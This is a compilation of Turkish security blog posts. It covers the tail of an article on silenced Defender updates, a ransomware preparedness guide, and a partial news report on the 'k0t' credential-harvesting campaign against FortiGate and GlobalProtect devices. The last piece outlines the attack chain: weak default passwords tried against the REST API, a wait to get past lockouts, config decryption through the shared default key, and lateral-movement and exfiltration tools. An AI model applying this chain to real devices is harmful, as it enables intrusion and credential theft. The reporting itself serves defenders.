
Aynı raporun ikinci rakamı da bu yazıyı doğrudan ilgilendiriyor: ESET araştırmacıları o altı ayda 100’den fazla farklı [EDR öldürücü araç](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) tespit etti. Güvenlik yazılımını devre dışı bırakmak artık saldırının yan etkisi değil, ilk adımı. Üstelik bunun için geliştirilmiş, bakımı yapılan, birbirinden öğrenen bir alet çantası var. BigDiskBuster’ı tekil bir merak olarak değil, kurumsal tarafta yıllardır olgunlaşan bu eğilimin ev kullanıcısının masaüstüne inmiş hâli olarak okumak daha doğru.
## Bu senaryoyu daha önce de gördük
“Kimse bunu gerçekten kullanmaz” itirazı kulağa makul geliyor, ne var ki aynı araştırmacının geçmişi bunu desteklemiyor. Daha önce yayımladığı üç Defender aracı, BlueHammer, RedSun ve UnDefend, Microsoft yamaları çıkarmadan önce gerçek saldırılarda kullanıldı. Üçü de [CISA’nın Bilinen İstismar Edilen Açıklar kataloğuna girdi](https://thehackernews.com/2026/09/researcher-drops-bigdiskbuster-zero-day.html). Kamuya açık bir kavram kanıtı ile fidye yazılımı operasyonlarının araç setine girmesi arasındaki mesafe, bir kere ölçüldüğünde sanıldığından kısa çıktı. [Gentlemen çetesinin araç setinde](https://antivirus.com.tr/gentlemen-edr-katilleri-cercevesinin-ic-yuzu/) gördüğümüz mantık da farklı değildi.
Türkiye’ye dönelim, çünkü sessiz yaşlanmanın buradaki karşılığını görmek için bir saldırgana ihtiyacımız yok. [StatCounter’ın Ağustos 2026 ölçümüne göre](https://gs.statcounter.com/windows-version-market-share/desktop/turkey) Türkiye’de Windows çalıştıran masaüstü bilgisayarların %36,4’ü hâlâ Windows 10 kullanıyor. Windows 10’un desteği 14 Ekim 2025’te sona erdi. Microsoft bu makinelere Defender’ın virüs tanımlarını 2028 Ekim’ine kadar göndermeye devam edecek, yani antivirüs tarafı bir süre daha güncel kalıyor; işletim sisteminin kendi güvenlik yamaları ise ayrıca ücret ödenmediği sürece yüklenemiyor.
Üç bilgisayardan birinden fazlası, yani milyonlarca makine, tam da bu yazının anlattığı ayrımın içinde çalışıyor: üstte güncel görünen bir koruma katmanı, altta sessizce yaşlanan bir işletim sistemi. Aradaki tek fark saldırganın yokluğu. Bu tabloyu bir açık değil takvim üretti, tarihi yıllar öncesinden duyuruldu, defalarca hatırlatıldı ve yine de üçte birlik kitle yerinde kaldı. Kimsenin kötü niyeti olmadan, herkese açık bir ilanla bile fark edilmeyen bir yaşlanmanın, gizlice çalışan bir araçla ne hâle geleceğini kestirmek zor değil. BigDiskBuster’ın Türkiye’de kullanıldığına dair belgelenmiş bir olay yok; ama riskin ölçüsü olay haberi değil, zeminin kendisi.
## Windows Defender yeterli mi sorusunu doğru sormak
Burada anlatılan yöntem, Defender’a özgü bir kusurdan çok bir ilkenin sınavı: koruma katmanınız size kendi sağlığını doğru bildiriyor mu? Ölçüt her siber güvenlik ürünü için de geçerli. Sessizce güncellenmeyi bırakan herhangi bir güvenlik ürünü de tam olarak aynı sorunu yaratırdı. Dolayısıyla cevaplanması gereken soru “hangi siber güvenlik ürünü daha iyi” değil, çok daha sıkıcı bir soru: korumamın bugün hâlâ güncel olduğunu nereden biliyorum?
İlk kopma noktası tanım tarihi. Windows Güvenliği uygulamasında Virüs ve tehdit koruması bölümünü açıp Koruma güncelleştirmeleri satırına girdiğinizde, tehdit tanımlarının en son ne zaman güncellendiğini gösteren bir tarih görürsünüz. O tarih bugün ya da dün değilse, korumanız bugünün tehditlerini tanımıyor demektir. Ayda bir kez açılan bu tek ekran, çoğu kullanıcının hiç yapmadığı ve en çok işe yarayan kontroldür.
İkinci kopma noktası diskte kalan yer. Anlatılan saldırının işleyebilmesi için sistem sürücüsündeki boş alanın kapatılabilir olması gerekiyor. Sürücüsünde sürekli birkaç yüz megabaytla gezen bir bilgisayarda saldırganın işi zaten yarı yarıya kolaylaşmış oluyor; üstelik aynı darlık, güncellemelerin kendiliğinden başarısız olmasına da yetiyor. Kötü niyetli kimse olmadan da aynı sonuca varabilirsiniz.
Üçüncüsü ve en zoru, hata mesajını ciddiye almak. “Güncelleştirme başarısız oldu” penceresini kapatıp işine dönmek son derece insani bir davranış, çünkü o pencere yılda onlarca kez ve çoğunlukla önemsiz sebeplerle karşımıza çıkıyor. Yine de güvenlik yazılımından gelen bir güncelleme hatası diğerlerinden farklı bir kategoride: arızayı bildiren taraf, sizi korumakla görevli olan taraftır. Sahte uyarılarla gerçek uyarıları ayırt etmek başlı başına bir beceri ve [scareware karşısında soğukkanlı kalmayı](https://antivirus.com.tr/panik-yapmayin-scareware-karsisinda-guvende-kalmak-icin-ipuclari/) anlatırken de aynı kası çalıştırıyoruz.
Bir de şu var: koruma katmanının susturulduğu bir makinede sorun genellikle tek başına gelmiyor. Parolalarınızın, oturum çerezlerinizin ve tarayıcıda kayıtlı kartlarınızın aynı makinede durduğunu hatırlayın. [Hesap kurtarmada hızın belirleyici olmasının](https://antivirus.com.tr/hacklendiyseniz-hesap-kurtarma-icin-hizli-davranmalisiniz/) sebebi de bu; fark etme süresi uzadıkça kaybedilenin kapsamı büyüyor.
## Yeşil simge bir söz değildir
Güvenlik yazılımlarının en büyük iletişim kusuru, sağlıklı olmakla güncel olmayı aynı yeşil simgenin arkasına saklamaları. Bir program çöktüğünde bunu anlarsınız, sustuğunda anlamazsınız. BigDiskBuster’ın gösterdiği asıl şey bir Windows açığı değil, bu ayrımın kullanıcıya hiç anlatılmamış olması. Windows Defender yeterli mi sorusu da bu yüzden tek başına cevaplanamaz: cevabı veren şey ürünün adı değil, o gün taşıdığı tespit içeriğidir.
Bunu kontrol etmek bir dakikadan kısa sürüyor: Windows Güvenliği’ni açın ve tehdit tanımlarının en son güncellendiği tarihe bakın. Bugünü görüyorsanız sorunuz cevaplanmıştır. Görmüyorsanız, cevabınız zaten önünüzde duruyor.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dijital Güvenlik, Güvenlik açığı, Kurumsal Güvenlik, Siber Güvenlik, Zararlı Yazılımlar
---
### [Ransomware'e hazırlık: Saldırıdan önce, sırasında ve sonra](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/)
**Published:** Ekim 19, 2026
**Author:** Can Erginkurban
**Excerpt:** Ransomware saldırısına hazırlık rehberi: fidye yazılımı bugün nasıl çalışıyor, Türkiye tablosu, beş hazırlık adımı ve saldırı anında ilk saatler.
**Content:**
Bugün tipik bir ransomware saldırısı tek tek bilgisayarlarla uğraşmıyor; hepsini birden çalıştıran sunucuyu hedefliyor. Sanallaştırma sunucusu şifrelendiğinde muhasebe, e-posta, dosya paylaşımı ve üretim yazılımı aynı anda durur, çünkü hepsi aynı fiziksel makinenin içinde birer sanal makinedir. Saldırgan oraya ulaşmadan önce genellikle iki şeyi daha halleder: koruma yazılımını kapatır ve yedekleri bozar. Bu yüzden fidye yazılımına karşı hazırlık, “virüs girmesin” sorusundan çok “girerse işimizi ne kadar sürede geri açarız” sorusudur. Bu rehber o soruya cevap vermek için yazıldı; saldırıdan önce, saldırı sırasında ve sonrasında yapılması gerekenleri tek bir yerde topluyor.
## Ransomware bugün nasıl çalışıyor?
Ransomware artık tek kişilik bir iş değil. Çoğu grup “hizmet olarak fidye yazılımı” modeliyle çalışıyor: bir ekip şifreleme yazılımını ve pazarlık altyapısını geliştiriyor, ortaklar (affiliate) ise hedefe sızıp saldırıyı yürütüyor ve kazancı paylaşıyor. ESET’in 2026’nın ilk yarısına ait [Tehdit Raporu](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/), şu an en aktif ikinci grubun ortaklarına kazancın %90’ını bıraktığını aktarıyor. Bu iş modeli, saldırı sayısını büyüten asıl motor.
Bir saldırı genellikle dört adımda ilerliyor. İlk adım içeri girmek: ele geçirilmiş bir parola, yamalanmamış bir VPN ya da uzaktan erişim aracı, bir kimlik avı e-postası. İkinci adım yayılmak ve keşif yapmak; saldırgan günlerce, bazen haftalarca ağda dolaşıp en değerli sunucuları ve yedeklerin yerini öğrenir. [Fidye saldırısı öncesindeki bu sükûnet](https://antivirus.com.tr/fidye-saldirisi-oncesi-sukunet-gordugunuz-her-sey-degil/), aslında saldırının en uzun bölümüdür. Üçüncü adım savunmayı kapatmak, dördüncüsü ise veriyi dışarı çıkarıp şifrelemek.
### Koruma yazılımını kapatan araçlar
Şifreleme yazılımı kısa sürede çok fazla dosyaya dokunduğu için gürültülüdür ve iyi bir uç nokta koruması onu kolayca yakalar. Saldırganlar bu yüzden önce korumayı devre dışı bırakmaya çalışıyor. ESET araştırmacıları sahada kullanılan 100’den fazla [EDR katili](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) aracını belgeledi; bunların 60’tan fazlası, koruma yazılımını çekirdek seviyesinden sonlandırmak için 40’tan fazla meşru ama zafiyetli sürücüyü istismar ediyor. [Gentlemen grubunun sızdırılan araç seti](https://antivirus.com.tr/gentlemen-edr-katilleri-cercevesinin-ic-yuzu/), yeni yayımlanan bir zafiyet kanıtını birkaç gün içinde silaha dönüştürebildiklerini gösterdi.
### Yedekleri hedef alan saldırılar
ESET’in yönetilen tespit ve müdahale (MDR) ekibinin 2026’nın ilk çeyreğine ait raporu, fidye yazılımı ortaklarının korumayı kapattıktan sonra yedekleri de değiştirdiğini not ediyor. Yedek, saldırganın pazarlık gücünü yok eden tek şey olduğu için hedefte. Ağdan erişilebilen, aynı yönetici hesabıyla açılabilen bir yedek, saldırgan için sıradan bir paylaşımlı klasörden farksız.
### Çifte şantaj
Şifrelemeden önce veri dışarı çıkarılıyor. Kurban yedekten geri dönse bile ikinci bir tehditle karşılaşıyor: ödeme yapılmazsa veriler yayımlanacak. [Fidye yazılımı gruplarının kurbanlara nasıl baskı uyguladığını](https://antivirus.com.tr/fidye-yazilimi-gruplari-kurbanlara-nasil-baski-uyguluyor/) ayrıca anlattık; Türkiye’de bu baskının bir hukuki yüzü de var, çünkü dışarı çıkan kişisel veri KVKK kapsamında bir veri ihlali sayılıyor.
## Türkiye’de ransomware tablosu
ESET’in 2026’nın ilk yarısına ait ransomware tespit haritasında Türkiye en koyu renkle işaretlenmiş ülke; ölçeğin üst ucunda, ABD’nin de önünde. Bu tablo yorumlanırken bir ayrıntı önemli: aynı dönemde en sık görülen tespitler ekranı kilitleyip ödeme isteyen “LockScreen” türleri, tüm tespitlerin yaklaşık üçte biri. Yani bu oran yalnızca şirket sunucularını şifreleyen saldırıları değil, bireysel kullanıcıları hedef alan kilit ekranı dolandırıcılıklarını da içeriyor. Yine de Türkiye’nin fidye yazılımı açısından dünyadaki en yoğun ülkeler arasında olduğunu açıkça gösteriyor.
Kurumsal tarafın somut bir örneği Ekim başında yaşandı. Kişisel Verileri Koruma Kurulu’nun yayımladığı [veri ihlali bildirimine](https://www.kvkk.gov.tr/Icerik/9033/kamuoyu-duyurusu-veri-ihlali-bildirimi-yildiz-teknik-universitesi) göre bir devlet üniversitesinin sanallaştırma altyapısı ve üzerinde çalışan sunucular 1 Ekim 2026’da fidye yazılımından etkilendi; yaklaşık 140 bin öğrenci ve 4.500 personelin verisi risk altında. Saldırı, yukarıda anlattığımız hedefi birebir izliyor: tek tek bilgisayarlar değil, hepsini taşıyan sanallaştırma katmanı.
Bu katman internete ne kadar açık? Kâr amacı gütmeyen güvenlik kuruluşu [Shadowserver’ın verilerine](https://dashboard.shadowserver.org/statistics/iot-devices/tree/by-type/?geo=TR) göre 15 Ekim 2026 itibarıyla Türkiye’den internete açık 1.300’ü aşkın hipervizör (sanallaştırma sunucusu yönetim arayüzü) ve 16 binden fazla VPN ağ geçidi görünüyor. Her biri zafiyetli değil; ama her biri, saldırganların ilk aradığı türden bir kapı. [Sanal makinelerdeki güvenlik açıklarını](https://antivirus.com.tr/sanal-makineler-gercek-guvenlik-aciklariyla-her-yerde/) ayrı bir yazıda ele almıştık.
## Ransomware’e karşı hazırlık beş adımda kurulur

ESET’in 4.400 KOBİ ile yaptığı [KOBİ Siber Hazırlık Endeksi 2026](https://antivirus.com.tr/eset-kobi-siber-hazirlik-endeksi-2026/), hazırlık konusundaki asıl açığı sayıyla gösteriyor: KOBİ’lerin %75’i bir saldırıdan sonra toparlanabileceğinden emin, ama “çok emin” olanlar yalnızca %26. Geçen yıl en az bir siber olay yaşayanların oranı %45. Önümüzdeki 12 ayda değiştirilemez ya da çevrim dışı yedeğe yatırım yapmayı planlayanların oranı ise yalnızca %26. Güven yüksek, ama güveni haklı çıkaracak yatırım düşük. Aşağıdaki beş adım bu açığı kapatmak için sıralandı; ilk ikisi saldırıyı durdurur, son üçü durduramadığınız saldırının bedelini küçültür.
### 1. İçeri girişi zorlaştırın
Saldırıların büyük kısmı ileri bir teknikle değil, açık bırakılmış bir kapıdan başlıyor. Uzaktan erişim (VPN, uzak masaüstü, yönetim panelleri) çok faktörlü kimlik doğrulama olmadan açık bırakılmamalı; internete açık her sistemin bir sahibi ve bir yama takvimi olmalı. Yönetim ekranı internete açık güvenlik duvarlarının bu kapıyı nasıl açtığını [70 bin kimlik bilgisinin toplandığı FortiGate kampanyası](https://antivirus.com.tr/fortigate-globalprotect-k0t-kimlik-bilgisi/) üzerinden anlattık. Yönetici hesapları günlük işlerde kullanılmamalı. [Ayrıcalıklı erişim yönetimi](https://antivirus.com.tr/pam-fidye-yazilimi-na-karsi-korunmaya-nasil-yardimci-olur/) burada en etkili önlemlerden biri, çünkü saldırgan yayılmak için tam da bu hesapları arıyor. E-posta tarafında ise kimlik avının artık kusursuz göründüğünü kabul edip, şüpheli mesajı bildirmenin net bir yolunu tanımlamak gerekiyor; bunu [kimlik avı e-postasının yeni maskesini](https://antivirus.com.tr/kimlik-avi-e-postasi-yeni-maske/) anlattığımız yazıda ayrıntılı ele aldık.
### 2. Koruma katmanlarını açın ve kapatılamaz hâle getirin
Uç nokta korumasının fidye yazılımına özel katmanları çoğu zaman vardır ama her ortamda açık değildir. ESET’in MDR raporu, ESET PROTECT kullanan kurumlara dört ayarı özellikle öneriyor: Fidye Yazılımı Koruması (ESET LiveGrid bilinirlik sisteminin de açık olmasını gerektirir), saldırıdan etkilenen dosyaları geri getiren Fidye Yazılımı Düzeltmesi, bilinmeyen dosyaları bulutta güvenli bir ortamda çalıştırıp inceleyen ESET LiveGuard ve potansiyel olarak istenmeyen ya da güvensiz uygulamaların tespiti. Sonuncusu sanıldığından önemli: saldırganlar EDR katillerini çoğu zaman meşru görünen uzaktan yönetim ya da yedekleme araçlarının arasına gizliyor.
Hangi ürünü kullanırsanız kullanın ölçüt aynı: koruma yazılımı güncel olmalı ve yerel yönetici tarafından kapatılamamalı. Ayarların merkezden kilitlenmesi ve eski sürümde kalan cihazların düzenli takibi bu yüzden önemli; [güncel olmayan cihazları bulmayı ve güncellemeyi](https://antivirus.com.tr/eset-protect-guncel-olmayan-cihazlari-bulmak-ve-guncellemek/) adım adım anlattık.
### 3. Yedeği saldırgandan ayırın
Yedek varsa yeterli değil; saldırgan ona ulaşamamalı. Bilinen 3-2-1 kuralı burada başlangıç noktası: verinin en az üç kopyası, iki farklı ortamda, biri kurum dışında. Ransomware açısından asıl kritik olan ise kopyalardan en az birinin çevrim dışı ya da değiştirilemez (immutable) olması. ABD’nin siber güvenlik ajansı CISA’nın [\#StopRansomware rehberi](https://www.cisa.gov/stopransomware/ransomware-guide) de şifrelenmiş ve çevrim dışı tutulan yedekleri ilk sıradaki önlemler arasında sayıyor. Yedekleme sistemine giriş, etki alanı yönetici hesabından ayrı ve çok faktörlü doğrulamalı bir hesapla yapılmalı.
Yedeklemenin en çok atlanan parçası geri yükleme denemesi. Geri yüklemesi hiç denenmemiş bir yedeğin çalışıp çalışmadığını kimse bilmez; kaç saat süreceğini de. Kritik sunuculardan birini yılda en az bir kez sıfırdan geri yüklemek, hem yedeğin sağlam olduğunu hem de “işi ne kadar sürede açarız” sorusunun gerçek cevabını verir. [Fidye yazılımı karşısında zamanı nasıl geri alabileceğinizi](https://antivirus.com.tr/fidye-yazilimi-icin-zaman-nasil-geri-alinir/) ayrıca yazmıştık.
### 4. Sanallaştırma katmanını ayrı koruyun
Hipervizör, ağdaki en değerli tek hedef. Yönetim arayüzü internete kapalı olmalı ve yalnızca ayrı bir yönetim ağından erişilebilmeli; hipervizör yamaları sunucu yamaları kadar düzenli takip edilmeli; yönetim hesabı etki alanından bağımsız ve çok faktörlü olmalı. Üniversite örneğinde olduğu gibi tek bir katmanın düşmesi bütün hizmetleri durdurabiliyorsa, o katmanın erişimi de en dar tutulan erişim olmalı.
### 5. Müdahale planını saldırıdan önce yazın
Saldırı anında kim kimi arayacak, hangi sistem önce kapatılacak, kurum içine ve müşterilere ne söylenecek? Bu soruların cevabı kriz sırasında değil, sakin bir günde yazılmalı. CISA rehberi müdahale planının basılı bir kopyasının da tutulmasını öneriyor, çünkü şifrelenen sunucunun üzerindeki plan dosyasına saldırı anında ulaşılamıyor. Planda KVKK bildirim sorumlusu, siber sigorta poliçesi ve dış destek alınacak ekibin iletişim bilgisi mutlaka yer almalı. Küçük bir BT ekibinin bunu gece ve hafta sonu da kapsayacak şekilde tek başına yürütmesi zor; [yönetilen tespit ve müdahale (MDR)](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) hizmetleri bu boşluğu doldurmak için var.
## Ransomware saldırısında ilk saatler
Ransomware fidye notunu ekrana bıraktığında ilk refleks genellikle bilgisayarları kapatmak oluyor. Doğru adım ise etkilenen sistemleri ağdan ayırmak ama kapatmamak: bellekteki izler soruşturma için değerlidir ve kapatılan makinede kaybolur. Ardından yedek sistemin saldırgandan etkilenip etkilenmediği kontrol edilmeli, ele geçirilmiş olabilecek bütün yönetici parolaları temiz bir cihazdan değiştirilmeli. [Siber saldırı tespit edildikten sonra yapılması gerekenleri](https://antivirus.com.tr/siber-saldiri-tespit-edildikten-sonra-yapilmasi-gereken-5-sey/) ayrıntılı bir kontrol listesi olarak hazırladık.
Kişisel veri etkilendiyse KVKK’ya bildirim süresi işlemeye başlar. Kurul kararına göre bildirim, ihlalin öğrenilmesinden itibaren en geç 72 saat içinde yapılmalı; bilgilerin tamamı henüz netleşmediyse bile bildirim yapılıp eksikler sonradan tamamlanabiliyor. Üniversite örneğinde de etkilenen veri kategorileri bildirim anında henüz belirlenememişti. [Bir fidye notunda yazmayanları](https://antivirus.com.tr/bir-fidye-saldirisi-notunda-yazmayanlar/) okumak, bu ilk saatlerde neyle karşı karşıya olduğunuzu anlamaya yardımcı olur.
## Fidye ödemek işe yarıyor mu?
Ransomware ekonomisine dair veriler giderek daha açık bir cevap veriyor. ESET Tehdit Raporu’nun aktardığı Chainalysis verisine göre fidye ödeyen kurbanların oranı 2025’te %28’e düşerek tarihin en düşük seviyesine indi; aynı dönemde iddia edilen saldırı sayısı %50 arttı. Ödeme yapanların ödediği tutar ise yükseliyor: medyan fidye ödemesi bir yılda %368 artarak 60 bin dolara yaklaştı. Saldırganlar daha az kurbandan daha fazla para almaya çalışıyor.
Ödeme, verinin geri geleceğini de, dışarı çıkan kopyanın silineceğini de garanti etmiyor. Ödeme yapan kurum, saldırganın gözünde “ödeyen” listesine giriyor. Siber sigorta bu hesabı değiştirmiyor; sigortanın neyi karşıladığını ve neyi karşılamadığını [siber sigortanın neden yeterli olmadığını](https://antivirus.com.tr/veri-guvenligi-siber-sigorta-neden-yeterli-degil/) anlattığımız yazıda ele aldık. Ödeme kararının saldırı anında değil, hazırlık aşamasında, hukuk ve yönetimle birlikte konuşulması gerekiyor.
## Ransomware üzerine diğer yazılarımız
Bu rehber, sitedeki fidye yazılımı yazılarının ana sayfası. Konuyu derinleştirmek isteyenler için:
- Temeller: [Fidye yazılımı (ransomware) hakkında bilmeniz gerekenler](https://antivirus.com.tr/fidye-yazilimi-ransomware-hakkinda-bilmeniz-gerekenler/) · [Fidye yazılımı küçük işletmeleri nasıl etkiliyor?](https://antivirus.com.tr/fidye-yazilimi-kucuk-isletmeleri-nasil-etkiliyor/) · [Şirketinizi fidye yazılımı saldırılarına karşı koruyun](https://antivirus.com.tr/sirketinizi-fidye-yazilimi-saldirilarina-karsi-koruyun/)
- Saldırganların araçları: [EDR katilleri: Sürücülerin ötesinde](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) · [Gentlemen EDR katilleri çerçevesinin iç yüzü](https://antivirus.com.tr/gentlemen-edr-katilleri-cercevesinin-ic-yuzu/) · [İlk yapay zekâ destekli fidye yazılımı](https://antivirus.com.tr/eset-research-ilk-yapay-zeka-destekli-fidye-yazilimi/)
- Saldırının seyri: [Fidye saldırısı öncesi sükûnet](https://antivirus.com.tr/fidye-saldirisi-oncesi-sukunet-gordugunuz-her-sey-degil/) · [Fidye yazılımı grupları kurbanlara nasıl baskı uyguluyor?](https://antivirus.com.tr/fidye-yazilimi-gruplari-kurbanlara-nasil-baski-uyguluyor/) · [Bir fidye saldırısı notunda yazmayanlar](https://antivirus.com.tr/bir-fidye-saldirisi-notunda-yazmayanlar/)
- Dayanıklılık: [Fidye yazılımı karşısında dayanıklılık](https://antivirus.com.tr/fidye-yazilimi-karsisinda-dayaniklilik-isletmelerin-anahtari/) · [Fidye yazılımı için zaman nasıl geri alınır?](https://antivirus.com.tr/fidye-yazilimi-icin-zaman-nasil-geri-alinir/) · [MDR ile kesintileri önleme ve siber dayanıklılık](https://antivirus.com.tr/mdr-ile-kesintileri-onleme-ve-siber-dayaniklilik-olusturma/)
Ransomware’e karşı en pahalı hazırlık eksikliği, sınanmamış bir varsayım: yedeğin çalışacağı, korumanın kapatılamayacağı, planın hatırlanacağı. Bu varsayımların her biri sakin bir günde test edilebilir. Bu yazıyı okuduktan sonra yapacağınız tek bir şey varsa, BT ekibinize şunu sorun: Kritik bir sunucuyu yedekten en son ne zaman geri yükledik ve kaç saat sürdü?
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Kurumsal Güvenlik, Ransomware, Siber Güvenlik
---
### [FortiGate ve GlobalProtect hedefte: 70 bin kimlik bilgisi nasıl toplandı?](https://antivirus.com.tr/fortigate-globalprotect-k0t-kimlik-bilgisi/)
**Published:** Ekim 24, 2026
**Author:** Can Erginkurban
**Excerpt:** FortiGate ve GlobalProtect cihazlarından 70 binden fazla kimlik bilgisi nasıl toplandı? Zincirin nerede koptuğu ve yöneticinin bugün yapması gerekenler.
**Content:**
Kullanıcı adı listesinde admin, fortinet, sysadmin; parola listesinde admin, fortigate, P@ssw0rd123. Group-IB ve NyxLab’in [21 Ekim’de yayımladığı raporda](https://www.group-ib.com/blog/stray-cat-network-edge/) “k0t” adıyla izlenen bir saldırganın FortiGate güvenlik duvarlarına denediği listeler bunlar. Kampanyanın sonunda 70 binden fazla kimlik bilgisi açığa çıkmış: ağ cihazlarının giriş bilgileri, Active Directory’den çekilen kullanıcı listeleri ve kurumların iç sistemlerine açılan parolalar. Rapordaki zincirin büyük kısmı için sıfırıncı gün açığına gerek olmadı. Yönetim arayüzü internete açık bir cihaz, tahmin edilebilir bir parola ve hiç değiştirilmemiş bir şifreleme anahtarı yetti.
## Üç kapı, tek hedef: güvenlik duvarının içindeki parolalar
k0t aynı anda üç ürün ailesini yokluyor. FortiWeb web uygulaması güvenlik duvarlarında, geçen yıl yamalanan [CVE-2025-64446](https://nvd.nist.gov/vuln/detail/CVE-2025-64446) açığıyla kimlik doğrulamadan yönetici komutu çalıştırıp kendine rastgele adlı yeni bir yönetici hesabı açıyor. Palo Alto GlobalProtect VPN portallarında [CVE-2026-0257](https://security.paloaltonetworks.com/CVE-2026-0257) ile oturum çerezini cihazın herkese açık sertifikasından sahteleyip VPN’e bağlanıyor. Bu açık yalnızca kimlik doğrulama çerezi özelliği açık olan yapılandırmaları etkiliyor.
FortiGate tarafında ise bir açık kullanılmıyor. FortiWeb açığı FortiGate’te işe yaramadığı için betik, cihazın yönetim REST API’sine yukarıdaki kullanıcı adı ve parola listeleriyle kaba kuvvet deniyor. Kilitlenme yanıtı aldığında 60 saniye bekleyip devam ediyor; yani kısa kilitleme süreleri saldırıyı durdurmuyor, yalnızca yavaşlatıyor.
### FortiGate yapılandırma dosyası neden bu kadar değerli?
İçeri girdikten sonra ilk iş cihazın yapılandırma dosyasını indirmek. Bir FortiGate’in yapılandırmasında kurumun Active Directory’sine bağlanmak için kullanılan LDAP hesabının parolası, yerel kullanıcıların ve yöneticilerin parolaları şifreli olarak durur. Sorun şu ki FortiOS bu alanları varsayılan olarak bütün cihazlarda aynı olan bir anahtarla şifreliyor. Bu zayıflık 2019’dan beri [CVE-2019-6693](https://nvd.nist.gov/vuln/detail/CVE-2019-6693) olarak biliniyor ve çözümü de o günden beri mevcut: yöneticinin kendi belirlediği bir anahtarla çalışan private-data-encryption ayarı. Ayar açılmamış cihazlarda, indirilen yapılandırma dosyası saldırgan için düz metin bir parola listesine dönüşüyor.
Güvenlik duvarının asıl işi kurumun ağını dışarıdan ayırmak. Yapılandırma dosyası ele geçtiğinde saldırgan duvarı aşmakla kalmıyor, kurumun kullanıcı dizinine girmek için gereken hesabı da elde ediyor.
## İçeride ne oluyor?
FortiGate aşıldıktan sonra rapordaki adımlar, [fidye yazılımı saldırılarının tipik ilerleyişiyle](https://antivirus.com.tr/ransomware-fidye-yazilimi-hazirlik-rehberi/) birebir örtüşüyor. Kalıcılık için MeshCentral, Atera ve AnyDesk gibi meşru uzaktan yönetim araçları kuruluyor. NetExec, Mimikatz ve Active Directory’deki noPac açığıyla etki alanı yöneticisi yetkisine çıkılıyor. Veriler Rclone ile Wasabi ve MEGA bulut depolarına aktarılıyor. Kullanılan araçların çoğu sistem yöneticilerinin de günlük işinde kullandığı yazılımlar; bu yüzden tek başına bir zararlı yazılım alarmı üretmeleri beklenmemeli.
Group-IB, k0t’un ele geçirdiği erişimleri başka gruplara satan bir aracı olabileceğini değerlendiriyor. Kurbanlardan bir kısmı sonradan Qilin ve The Gentlemen fidye yazılımı gruplarının sızıntı sitelerinde görünmüş, ancak rapor bu ilişkiyi doğrulanmış saymıyor. Erişimin el değiştirmesiyle fidye yazılımının çalışması arasında geçen süre, [fidye saldırısı öncesindeki sessiz dönem](https://antivirus.com.tr/fidye-saldirisi-oncesi-sukunet-gordugunuz-her-sey-degil/), savunmacının elindeki en değerli zaman. Gentlemen’ı ESET araştırmacıları yakından izliyor: [ESET Tehdit Raporu H1 2026](https://antivirus.com.tr/eset-tehdit-raporu-h1-2026/)‘ya göre grup, dönemin en aktif ikinci hizmet olarak fidye yazılımı operasyonu; koruma yazılımlarını kapatmak için [kendi EDR katili araç setini](https://antivirus.com.tr/gentlemen-edr-katilleri-cercevesinin-ic-yuzu/) de geliştiriyor. Güvenlik duvarından sızan bir LDAP parolası ile koruma yazılımını kapatabilen bir grup, aynı zincirin iki ucu.
## Parola tahmini hâlâ en büyük giriş kapısı
